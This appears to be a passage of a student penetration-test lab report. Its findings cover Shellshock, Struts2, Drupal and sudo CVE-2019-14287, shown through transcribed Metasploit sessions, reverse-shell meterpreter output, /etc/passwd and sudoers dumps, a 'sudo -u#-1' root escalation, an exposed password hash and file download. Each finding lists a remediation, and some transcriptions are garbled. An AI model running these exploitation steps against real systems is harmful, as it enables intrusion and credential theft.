Description	<ul style="list-style-type: none"> The Shellshock vulnerability allows attackers to execute arbitrary commands via specially crafted environment variables, leading to remote code execution.
Images	<pre> lab-2ba75b56-b70c-4969-9c2c-0cb7419af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help root@kali:~/Documents/day_2 * root@kali:~/Documents/day_2 * root@kali:~ * Kali on Kali-REFVM 197105 Metasploit tip: Display the Framework log using the log command, learn more with help log msf6 > search shellshock Matching Modules # Name Disclosure Date Rank Check Description - -- 0 exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01 excellent Yes Advantech Switch Bash Environment Variable Code Injection (Shellshock) 1 exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24 excellent Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) 2 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24 normal Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner 3 exploit/multi/http/cups_bash_env_exec 2014-09-24 excellent Yes CUPS Filter Bash Environment Variable Code Injection (Shellshock) 4 auxiliary/server/dhcclient_bash_env 2014-09-24 normal No DHCP Client Bash Environment Variable Code Injection (Shellshock) 5 exploit/unix/dhcp/bash_environment 2014-09-24 excellent No Dhclient Bash Environment Variable Injection (Shellshock) 6 exploit/linux/http/iphfire_bashbug_exec 2014-09-29 excellent Yes IPFire Bash Environment Variable Injection (Shellshock) 7 exploit/multi/misc/legend_bot_exec 2015-04-27 excellent Yes Legend Perl IRC Bot Remote Code Execution 8 exploit/osx/local/vmware_bash_function_root 2014-09-24 normal Yes OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock) 9 exploit/multi/ftp/pureftpd_bash_env_exec 2014-09-24 excellent Yes Pure-FTPD External Authentication Bash Environment Variable Code Injection (Shellshock) 10 exploit/unix/smtp/qmail_bash_env_exec 2014-09-24 normal No Qmail SMTP Bash Environment Variable Injection (Shellshock) 11 exploit/multi/misc/xdh_x_exec 2015-12-04 excellent Yes Xdh / LinuxNet Perlbot / FBot IRC Bot Remote Code Execution Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec msf6 > use 1 [*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options </pre>

	 <pre> lab-2ba75b56-b70c-4969-9c2c-0cb741f9af50.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help root@kali:~/Documents/day_2 x root@kali:~/Documents/day_2 x root@kali:~ x [*] Started reverse TCP handler on 172.22.103.137:4444 [*] Command Stager progress - 100.46% done (1097/1092 bytes) [*] Sending stage (984904 bytes) to 192.168.13.11 [*] Meterpreter session 1 opened (172.22.103.137:4444 → 192.168.13.11:52892) at 2024-11-25 20:15:24 -0500 meterpreter > shell Process 71 created. Channel 1 created. whoami www-data cat /etc/sudoers # # This file MUST be edited with the 'visudo' command as root. # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin" # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #include /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less </pre>
Affected Hosts	<ul style="list-style-type: none"> 192.168.13.11
Remediation	Apply patches provided by the vendor, update Bash to the latest version, and limit the exposure of vulnerable services.

Vulnerability 9	Findings
Title	Shellshock (CVE-2014-6271)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	<ul style="list-style-type: none"> The Shellshock vulnerability allows attackers to execute arbitrary commands via specially crafted environment variables, leading to remote code execution.

Images	 <pre> lab-2ba75b56-b70c-4969-9c2c-0cb741f9af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help root@kali: ~/Documents/day_2 x root@kali: ~/Documents/day_2 x root@kali: ~ x # User alias specification # # Cmnd alias specification # # User privilege specification root ALL=(ALL:ALL) ALL # # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # # See sudoers(5) for more information on "#include" directives: #include /etc/sudoers.d flag9-wudks8f7sd ALL=(ALL:ALL) /usr/bin/less cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: </pre>
Obtained in the same shell of vulnerability 8 above.	
Affected Hosts	<ul style="list-style-type: none"> 192.168.13.11
Remediation	Apply patches provided by the vendor, update Bash to the latest version, and limit the exposure of vulnerable services.

Vulnerability 10	Findings
Title	Struts2 Remote Code Execution (CVE-2017-5638)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	<ul style="list-style-type: none"> The Apache Struts2 vulnerability (CVE-2017-5638) allows for remote code execution through a specially crafted request, allowing an attacker to gain shell access to the server.
Images	For Nessus scan see under Vulnerability 6 for Linux servers, few pictures are being shown here to give an idea.

```

lab-2ba75b56-b70c-4969-9c2c-0cb741f9af50.eastus.cloudapp.azure.com:7066 - Remote Desktop
File Actions Edit View Help
H 🔒 .dll Kali on Kali REEFVM 197105
5 exploit/multi/http/struts_code_exec_classvauei 2014-03-06 manual no Apache Struts Classvauei Manipulation
6 exploit/multi/http/struts2_content_type_ognl 2017-03-07 excellent Yes Apache Struts Jakarta Multipart Parse
7 exploit/multi/http/struts_code_exec_parameters 2011-10-01 excellent Yes Apache Struts ParametersInterceptor F

Interact with a module by name or index. For example info 7, use 7 or use exploit/multi/http/struts_code_exec_parameters

msf6 > use 6
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-%{rhosts}
RPORT 8080 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /struts2-showcase/ yes The path to a struts application action
VHOST no HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 172.23.137.50 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Universal

msf6 exploit(multi/http/struts2_content_type_ognl) > set RHOSTS 192.168.13.12
RHOSTS => 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > 
<
lab-2ba75b56-b70c-4969-9c2c-0cb741f9af50.eastus.cloudapp.azure.com:7066 - Remote Desktop
File Actions Edit View Help
H 🔒 .dll Kali on Kali REEFVM 197105
No active sessions.

msf6 exploit(multi/http/struts2_content_type_ognl) > run
[*] Started reverse TCP handler on 172.23.137.50:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Meterpreter session 3 opened (172.23.137.50:4444 → 192.168.13.12:42148 ) at 2024-11-23 15:50:22 -0500
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions

Active sessions
_____
Id Name Type Information Connection
-- --
3 meterpreter x64/linux root @ 192.168.13.12 172.23.137.50:4444 → 192.168.13.12:42148 (192.168.13.12)

msf6 exploit(multi/http/struts2_content_type_ognl) > whoami
[*] exec: whoami

root
msf6 exploit(multi/http/struts2_content_type_ognl) > ls
[*] exec: ls

docker-compose.yml
msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 3
[*] Starting interaction with 3 ...

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 32 created.
Channel 1 created.
whoami
root
ls
cve-2017-538-example.jar
entry-point.sh
exploit
|_
<


```

	<pre> lab-2ba75b56-b70c-4969-9c2c-0cb741f9af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help meterpreter > shell Process 32 created. Channel 1 created. whoami root ls cve-2017-538-example.jar entry-point.sh exploit [*] exploit started in system - manager status nessusd find / -type f -iname "*flag*" /root/flagisinThisfile.7z /sys/devices/platform/serial8250/tty/ttys2/flags /sys/devices/platform/serial8250/tty/ttys0/flags /sys/devices/platform/serial8250/tty/ttys3/flags /sys/devices/platform/serial8250/tty/ttys1/flags /sys/devices/virtual/net/eth0/flags /sys/devices/virtual/net/lo/flags /sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/kernel/sched_domain/cpu0/domain0/flags /proc/sys/kernel/sched_domain/cpu1/domain0/flags /proc/kpageflags download /root/flagisinThisfile.7z /bin/sh: download: not found download /root/flagisinThisfile.7z /root /bin/sh: download: not found pwd /cve-2017-538 ls .root ls: .root: No such file or directory ls /root flagisinThisfile.7z download /root/flagisinThisfile.7z /root /bin/sh: download: not found exit meterpreter > download /root/flagisinThisfile.7z /root [*] Downloading: /root/flagisinThisfile.7z → /root/flagisinThisfile.7z [*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/flagisinThisfile.7z [*] download : /root/flagisinThisfile.7z → /root/flagisinThisfile.7z meterpreter > </pre> <p>Would you like to replace the existing file: Path: ./file2 Size: 0 bytes Modified: 2022-02-08 08:40:53 with the file from archive: Path: file2 Size: 0 bytes Modified: 2022-02-08 08:40:53 ? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? N</p> <p>Would you like to replace the existing file: Path: ./file3 Size: 0 bytes Modified: 2022-02-08 08:40:53 with the file from archive: Path: file3 Size: 0 bytes Modified: 2022-02-08 08:40:53 ? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? NO</p> <p>Everything is Ok</p> <pre> Desktop Documents Downloads file2 file3 flagfile FlagisinThisfile.7z LinEnum.sh Music Pictures Public Scripts shell.p </pre> <pre> [~] cat flagfile # cat flagisinThisfile.7z or directory 72***'Fv%*!***flag 10 is wjasdfsdkg +3***@6=+t***#**@{***<@Hvw[I****]@* download /root/flagisinThisfile.7z /root /bin/sh: download: not found exit meterpreter > download /root/flagisinThisfile.7z /root [*] Downloading: /root/flagisinThisfile.7z → /root/flagisinThisfile.7z [*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/flagisinThisfile.7z </pre>
Affected Hosts	192.168.13.12
Remediation	<ul style="list-style-type: none"> Apply the latest patches for Apache Struts2, restrict access to critical services, and monitor for abnormal behavior.

Vulnerability 11	Findings
Title	Drupal Remote Code Execution (CVE-2019-6340)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	<ul style="list-style-type: none"> The vulnerability in Drupal (CVE-2019-6340) allows remote code execution via the drupal_restws_unserialize exploit. Attackers can exploit this flaw to execute arbitrary code on the server.
Images	<p>See vulnerability 5 in Linux servers for Drupal host identification</p> <pre> lab-2ba75b56-b70c-4969-9c2c-0cb7419af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help H 🔒 .nff Kali on Kali REEF VM 197105 Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval [*] Using configured payload php/meterpreter/reverse_tcp msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOSTS 192.168.13.13 RHOSTS => 192.168.13.13 msf6 exploit(unix/webapp/drupal_restws_unserialize) > options Module options (exploit/unix/webapp/drupal_restws_unserialize): Name Current Setting Required Description DUMP_OUTPUT false no Dump payload command output METHOD POST yes HTTP method to use (Accepted: GET, POST, PATCH, PUT) NODE 1 no Node ID to target with GET method Proxies no no A proxy chain of format type:host:port[,type:host:port][...] RHOSTS 192.168.13.13 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me RPORT 80 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI / yes Path to Drupal install VHOST no no HTTP server virtual host Payload options (php/meterpreter/reverse_tcp): Name Current Setting Required Description LHOST 192.168.13.13 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 PHP In-Memory msf6 exploit(unix/webapp/drupal_restws_unserialize) > </pre>


Affected Hosts	192.168.13.13
Remediation	Update Drupal to the latest version and apply security patches. Disable unused modules and limit access to the application.

Vulnerability 12	Findings
Title	Privilege Escalation (CVE-2019-14287)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	This vulnerability allows an attacker to escalate privileges to root access by bypassing certain security restrictions.


	 <pre> lab-2ba75b56-b70c-4969-9c2c-0cb741f9af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help 64 bytes from 192.168.13.14: icmp_seq=11 ttl=64 time=0.052 ms ^C — 192.168.13.14 ping statistics — 11 packets transmitted, 11 received, 0% packet loss, time 10226ms rtt min/avg/max/mdev = 0.043/0.075/0.205/0.044 ms Interrupt: use the 'exit' command to quit msf6 > ssh alice@192.168.13.14 [*] exec: ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Could not chdir to home directory /home/alice: No such file or directory \$ whoami alice \$ sudo -u#-1 cat /root/flag12.txt d7sdfksdf384 \$ </pre>
Affected Hosts	<ul style="list-style-type: none"> 192.168.13.14
Remediation	<p>Update the system to fix the vulnerability, apply least privilege policies, and restrict access to sensitive system files.</p>

Windows Server Based Vulnerabilities Below

Vulnerability 1	Findings
Title	OSINT: Open Source Exposed Vulnerabilities (Credentials)
Type (Web app / Linux OS / Windows OS)	Windows OS (Win10 Machine)
Risk Rating	High
Description	Open-source-based vulnerabilities on Windows 10 servers, particularly involving exposed credentials (e.g., hard-coded passwords, API keys, or


	<p>database credentials), occur when sensitive information is stored insecurely within open-source software or its configurations. Attackers can exploit these vulnerabilities to gain unauthorized access or escalate privileges on the server, especially if credentials are publicly accessible or poorly protected.</p>
Images	 <p>The screenshot shows a GitHub repository page for 'totalrecall / site'. The 'Code' tab is selected. On the left, the 'Files' sidebar shows a tree view of files including 'main', 'assets', 'old-site', 'README.md', 'about.html', 'contact.html', 'index.html', 'robots.txt', and 'xampp.users'. The 'xampp.users' file is highlighted. On the right, the main pane displays the contents of 'xampp.users' with one line of code: 'trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUc0'.</p>
Affected Hosts	<ul style="list-style-type: none"> 172.22.117.20
Remediation	<p>To prevent this, ensure that credentials are not hard-coded into open-source software or configurations, use environment variables or secret management systems to store sensitive data securely, regularly audit code for exposed credentials, and apply access control policies. Additionally, ensure all open-source software is patched and configured securely to limit exposure.</p>

Vulnerability 2	Findings
Title	HTTP Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS (Win10 Machine)

Risk Rating	High
Description	HTTP enumeration refers to the process of discovering information about a web application or server by analyzing HTTP responses, headers, or error messages. Attackers may use this technique to gain insight into the structure, software, or potential vulnerabilities of a web application, such as identifying server types, technology stacks, or unprotected resources.
Images	

Affected Hosts	<ul style="list-style-type: none"> 172.22.117.20
Remediation	To mitigate HTTP enumeration, configure web servers and applications to minimize the amount of information exposed in HTTP headers and error messages. Use custom error pages, disable unnecessary HTTP methods (e.g., TRACE, OPTIONS), and implement proper access control and security mechanisms to prevent unauthorized access to sensitive endpoints.

